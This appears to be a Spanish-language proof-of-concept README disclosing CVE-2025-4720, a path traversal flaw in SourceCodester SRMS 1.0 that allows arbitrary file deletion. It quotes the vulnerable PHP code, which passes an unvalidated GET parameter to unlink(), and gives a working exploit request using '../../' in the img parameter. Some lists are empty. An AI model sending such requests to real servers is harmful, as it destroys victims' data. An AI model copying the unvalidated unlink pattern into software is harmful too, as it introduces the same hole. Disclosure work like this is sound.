 xmyronn/duplicate-cve-2025-4720-
Prueba de concepto de exploit para CVE-2025-4720, una vulnerabilidad de path traversal en SourceCodester SRMS 1.0 que permite la eliminación arbitraria de archivos a través del endpoint drop_student.php.

Existe una vulnerabilidad de path traversal en el endpoint drop_student.php de SourceCodester Student Result Management System (SRMS) 1.0.
La aplicación toma una entrada controlada por el usuario del parámetro GET img y la pasa directamente a la función unlink() sin validación, permitiendo la eliminación de archivos arbitrarios en el servidor.
$img = $_GET['img'];

if ($img == "DEFAULT") {

} else {
    unlink('images/students/' . $img);
}

C:\xampp\htdocs\srms_0\srms\new_test.txt


GET /srms_0/srms/script/admin/core/drop_student.php?id=1&img=../../new_test.txt HTTP/1.1
Host: target

Un atacante puede eliminar archivos arbitrarios accesibles al servidor web, incluyendo:
Esto puede llevar a una denegación de servicio o a una mayor explotación.
Esta vulnerabilidad representa un vector de ataque distinto en comparación con problemas reportados anteriormente en SRMS, ya que:
SourceCodester
Student Result Management System (SRMS) https://www.sourcecodester.com/srms-makumbusho
1.0
Imad Alvi
